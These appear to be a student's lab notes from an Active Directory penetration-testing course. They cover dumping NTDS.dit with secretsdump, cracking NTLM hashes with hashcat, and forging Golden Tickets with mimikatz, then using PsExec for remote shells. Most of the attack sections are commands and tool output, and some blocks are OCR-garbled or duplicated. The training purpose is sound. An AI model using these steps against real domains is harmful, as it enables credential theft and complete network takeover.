


# 00 - Post-Domain Compromise Attack Strategy

---

We own the Domain, now what do we do?



The slide is from TCM Security and features a raccoon meme with the text 'WELCOME TO MY DOMAIN'. It lists three main points with sub-bullets:


- ✓ Provide as much value to the client as possible
  - Put your blinders on and do it again
  - Dump the NTDS.dit and crack passwords
  - Enumerate shares for sensitive information
- ✓ Persistence can be important
  - What happens if our DA access is lost?
  - Creating a DA account can be useful (DO NOT FORGET TO DELETE IT)
  - Creating a Golden Ticket can be useful, too.
- ✓ Do a little dance, probably.

DA : Domain Admin. It is a very good idea to do that so we can add persistence, and this is a good test to see the organizations cybersecurity posture. They need to notice the account not too long after we create it. This would be something they needed to be alert off.

If we do create a Domain Admin account, we need to make sure to delete it before the assessment is done. Or have the client delete it, but make sure it is deleted.

As Penetration tester we are trying to give as much valuable information to our clients as possible. If we own the domain in day 1, and there are 2 weeks worth of assessments, we go back and try to find other vulnerabilities.


# 01 - Dumping the NTDS.dit



## NTDS.dit

What is it?

- A database used to store AD data. This data includes:
  - User information
  - Group information
  - Security descriptors
  - And oh yeah, password hashes





```
(kali@kali)-[~]
└─$ secretsdump.py MARVEL.local/pparker:'Password2'@192.168.138.132 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:928ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9b2513501a69d53af33aa6cdc8915735 :::
MARVEL.local/fcastle:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
MARVEL.local/tstark:1104:aad3b435b51404eeaad3b435b51404ee:40d3ddcc6d42c0ac000aafe3cb5437b :::
MARVEL.local/pparker:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0 :::
MARVEL.local/SQLService:1106:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a :::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:64eac4280b92bbcc8783c29bd638257fc :::
THEPUNISHER$:1107:aad3b435b51404eeaad3b435b51404ee:89371d74d536c916d94daa36c1b91e41 :::
SPIDERMAN$:1108:aad3b435b51404eeaad3b435b51404ee:f49189d6b0b38ffcf042742cc935c24c1 :::
[*] Cleaning up ...
```

## Dumping the NTDS.dit

We can simply use secretsdump against the DC to perform this attack



We have already secretsdump the admin, but we are going to use another module to capture the NTDS.dit:

```
"#secretsdump.py ONEPIECE/nrobin:"Password1@"@192.168.163.156 -just-dc-ntlm"
```

```
(kali@kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
$ secretsdump.py ONEPIECE.local/nrobin:'Password1@'@192.168.163.156 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2eaa7c5dddfc :::
ONEPIECE.local\USogeking:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d :::
ONEPIECE.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a :::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
ONEPIECE.local\ZRoronoa:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0 :::
gDKjEqGfSI:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d555a356c8cb98d5 :::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a :::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee :::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e :::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d :::
[*] Cleaning up ...
```

Voila.

Now, to crack this admin hash, we do not need the whole thing. We just need the "NT" part of the hash, which we can find in the second half of the hash. The part after the colon punctuation (":").


```
(kali@kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
$ secretsdump.py ONEPIECE.local/nrobin:'Password1@'@192.168.163.156 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2eaa7c5dddfc :::
ONEPIECE.local\USogeking:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d :::
ONEPIECE.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a :::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
ONEPIECE.local\ZRoronoa:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0 :::
gDKjEqGfSI:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d555a356c8cb98d5 :::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a :::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee :::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e :::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d :::
[*] Cleaning up ...
```


We need to crack it for each account we wanna compromise.

With this, we can do a bash kung fu, and grab all the entries.

Heath does it differently.



We can use hashcat to see the type of hash. We already know that these are module -1000 in hashcat.



```
64f12cddaa88057e06a81b54e73b949b:Password1
31d6cfe0d16ae931b73c59d7e0c089c0:
c39f2beb3d2ec06a62cb887fb391dee0:Password2
Cracking performance lower than expected?
# out of here!

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

43460d636f269c709b20049cee36ae7a:Password1@
920ae267e048417fcfe00f49ecbd4b33:P0$w0rd!
f4ab68f27303bcb4024650d8fc5f973a:MyPassword123#
Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: DC-NTLM-hashes-Clean.txt
Time.Started.....: Sat Nov 9 22:03:27 2024 (7 secs)
Time.Estimated...: Sat Nov 9 22:03:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2509.2 kH/s (0.06ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 6/12 (50.00%) Digests (total), 6/12 (50.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 37%

Started: Sat Nov 9 22:03:07 2024
Stopped: Sat Nov 9 22:03:35 2024
```

After it is done, we can go in the output and copy the passwords, or we can issue the same command, but with ""--show" flag.

"#

```
hashcat -m 1000 DC-NTLM-hashes-Clean.txt /usr/share/wordlists/rockyou.txt --show"
```

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
$ hashcat -m 1000 DC-NTLM-hashes-Clean.txt /usr/share/wordlists/rockyou.txt --show
920ae267e048417fcfe00f49ecbd4b33:P0$w0rd!
31d6cfe0d16ae931b73c59d7e0c089c0:
f4ab68f27303bcb4024650d8fc5f973a:MyPassword123#
64f12cddaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
43460d636f269c709b20049cee36ae7a:Password1@
```


If we have thousands of accounts, and thousands of passwords, this would be hard to manage. So, Heath shows how to do so using excel. This would be good to keep a password list of our own as well. We could search hashes in there.

One more tip here, we are not interested in cracking PC accounts. We are only interested in cracking user accounts. Not high value.

We can run statistics on the passwords found/cracked during the assessment. Show which ones are being used the most, if there are many passwords being re-used, etc.



## 02 - Golden Ticket Attacks Overview



TCM Security

# Golden Ticket Attacks

What is it?


- When we compromise the krbtgt account, we own the domain
- We can request access to any resource or system on the domain
- Golden tickets == complete access to every machine

TCM Security

krbtgt means Kerberos ticket-granting-ticket account.

We can use Golden ticket to access all machines.

We are going to be using Mimikatz.



TCM Security

```
C:\Users\Administrator.AFCR-DC\Downloads>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ##.  "A la Vie, A l'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MARVEL / 5-1-5-21-1906906745-4001022521-2301571936

RID : 000001f6 (502)
User : krbtgt

* Primary
NTLM : ece475c9f4435447d31a6cad2b49e5a6
LM :
```

# Golden Ticket Attacks

We can utilize Mimikatz to obtain the information necessary to perform this attack

TCM Security

We need the krbtgt ntlm hash, and the domain SID.

```
minikatz # kerberos:golden /User:Administrator /domain:marvel.local /sid:5-1-5-21-1906906745-4001022521-2301571936 /krt
tgt:ece475c9f4435447d31adcad2b49e5a6 /id:500 /ptt
User : Administrator
Domain : marvel.local (MARVEL)
SID : 5-1-5-21-1906906745-4001022521-2301571936
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: ece475c9f4435447d31adcad2b49e5a6 - rc4_hmac_nt
Lifetime : 7/20/2023 4:08:39 PM ; 7/17/2033 4:08:39 PM ; 7/17/2033 4:08:39 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session
```

## Golden Ticket Attacks

Once we have the SID and krbtgt hash, we can generate a ticket

```
C:\Users\Administrator\AppData\Local\Microsoft\Windows\CurrentVersion\Explorer\RecentItems>dir \\10.0.0.25\c$
Volume in drive \\10.0.0.25\c$ has no label.
Volume Serial Number is 3800-1270

Directory of \\10.0.0.25\c$

04/07/2021 10:24 AM <DIR>      Inetpub
12/07/2019 02:14 AM <DIR>      PerfLogs
04/13/2021 09:56 AM <DIR>      Program Files
04/07/2021 11:59 AM <DIR>      Program Files (x86)
04/07/2021 12:00 PM <DIR>      Python27
07/10/2023 10:01 PM <DIR>      Users
07/10/2023 10:04 PM <DIR>      Windows
0 File(s) 0 bytes
7 Dir(s) 42,276,957,248 bytes free

C:\Users\Administrator\AppData\Local\Microsoft\Windows\CurrentVersion\Explorer\RecentItems>PsExec64.exe \\10.0.0.25 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
marvel\administrator

C:\Windows\system32>hostname
THEPUNISHER
```

## Golden Ticket Attacks

With a Golden Ticket, we can now access other machines from the command line

## 03 - Golden Ticket - Lab

First, we need to move Mimikatz to the domain controller.

We can do that the same way as before using python3 http.server module, and downloading it through edge. Keep the files, yada yada yada.

We are going to be performing both Golden ticket, and a Pass the ticket attack.

Why do we care? Well we dumped the krbtgt account. So now, we can generated tickets in this domain. We own the account in charge of making the tickets. Meaning, we can get shell in all machines in the network.

```
mimikatz 2.2.0 x64 (oe.eo)
C:\Users\Administrator>cd Downloads
C:\Users\Administrator\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 0423-FEF8

Directory of C:\Users\Administrator\Downloads

11/09/2024  07:27 PM    <DIR>          .
09/29/2024  09:48 AM    <DIR>          ..
11/09/2024  07:27 PM             37,208 mimidrv.sys
11/09/2024  07:27 PM          1,355,264 mimikatz.exe
11/09/2024  07:27 PM             37,376 mimilib.dll
11/09/2024  07:27 PM             10,752 mimispool.dll
               4 File(s)            1,440,600 bytes
               2 Dir(s)  50,335,383,552 bytes free

C:\Users\Administrator\Downloads>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::las /inject /name:krbtgt_
```

postzerologon

```
mimikatz # lsadump::lsa /inject /name:krbtgt
```



```
mimikatz # lsadump::las /inject /name:krbtgt
ERROR mimikatz_doLocal ; "las" command of "lsadump" module not found !
```

```
Module :      lsadump
Full name :    LsaDump module
```

```
    sam - Get the SysKey to decrypt SAM entries (from registry or hives)
    secrets - Get the SysKey to decrypt SECRETS entries (from registry or hives)
    cache - Get the SysKey to decrypt NL$KM then MSCache(v2) (from registry or hives)
    lsa - Ask LSA Server to retrieve SAM/AD entries (normal, patch on the fly or inject)
    trust - Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly)
    backupkeys
    rpdata
    dcsync - Ask a DC to synchronize an object
    dcshadow - They told me I could be anything I wanted, so I became a domain controller
    setntlm - Ask a server to set a new password/ntlm for one user
    changentlm - Ask a server to set a new password/ntlm for one user
    netsync - Ask a DC to send current and previous NTLM hash of DC/SRV/WKS
    packages
    mbc
    zerologon
    postzerologon
```

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : ONEPIECE / S-1-5-21-1883666878-1191832773-3188401250
```

```
RID : 000001f6 (502)
User : krbtgt
```

```
* Primary
  NTLM : 7836c90eebadf303dec9e2eaa7c5ddfc
  LM :
Hash NTLM: 7836c90eebadf303dec9e2eaa7c5ddfc
  ntlm- 0: 7836c90eebadf303dec9e2eaa7c5ddfc
  lm - 0: be831c5997abc00325c7a6f4b83c601d
```

```
* WDigest
01 d10e8c9a6d0e8ff52da199106d587c5e
02 bab6be705a84389191f7141b0b99fd94
03 afba954776bc8514b27a66918fa40a63
04 d10e8c9a6d0e8ff52da199106d587c5e
05 bab6be705a84389191f7141b0b99fd94
06 e3a6982f0cf9f1f9b1b6712d2527fdc2
07 d10e8c9a6d0e8ff52da199106d587c5e
08 43a8018cf1194767449189f9d19cb6e5
```

```
* WDigest
01 d10e8c9a6d0e8ff52da199106d587c5e
02 bab6be705a84389191f7141b0b99fd94
03 afba954776bc8514b27a66918fa40a63
04 d10e8c9a6d0e8ff52da199106d587c5e
05 bab6be705a84389191f7141b0b99fd94
06 e3a6982f0cf9f1f9b1b6712d2527fdc2
07 d10e8c9a6d0e8ff52da199106d587c5e
08 43a8018cf1194767449189f9d19cb6e5
09 98f085d2babf7495d3eab0a025509d97
10 9b0abb7ad143333f4935f443932b5b94
11 87ef48a46361cf2b8ca4e6157d932655
12 98f085d2babf7495d3eab0a025509d97
13 789e3586cfae030c1f41dac224346ae9
14 87ef48a46361cf2b8ca4e6157d932655
15 5f219fcbcb092bb80f20a2dd699ccf0f2
16 f6e5056cb3a5734a72e05987ec19bcb5
17 8d270e677e3d946b4b9f9d2be1b6460b
18 1cfb54d428dc3136385ba6c77eed28b
19 13196a931d88ec5aec4139f60a19205a
20 b4358702d23838a1990504dc005590ec
21 3f242d06cd54bd66fbf91d295c356056
22 3f242d06cd54bd66fbf91d295c356056
23 cf2590bbddc838a795b13f23dd8292f3
24 4adce59cdb4076ea50cd438fbae1ffcb
25 5b2780f6a82534e89b7d54242b540b32
26 745ef3acc166fd15023542e6381bdb0f
27 fddd224c5a6b6681f43aeed455f2fbcd
28 906b6abcb9d094842af15f1dd8e03ec0
29 2000f3e649c774305c5f7a65f2be138b
```

```
* Kerberos
Default Salt : ONEPIECE.LOCALkrbtgt
Credentials
  des_cbc_md5 : a7834c5d1c16cb98
```

```
* Kerberos-Newer-Keys
Default Salt : ONEPIECE.LOCALkrbtgt
Default Iterations : 4096
Credentials
```

```

28  50000ad0b9d094842a115f1ad0c09cc0
29  2000f3e649c774305c5f7a65f2be138b

* Kerberos
  Default Salt : ONEPIECE.LOCALkrbtgt
  Credentials
    des_cbc_md5      : a7834c5d1c16cb98

* Kerberos-Newer-Keys
  Default Salt : ONEPIECE.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 026aed5b69839c0fbbcf6d30413e0fbc042519e9db83a58406d8e541529864f5
    aes128_hmac      (4096) : d895d1b1955a476b75d06f32d0ca451d
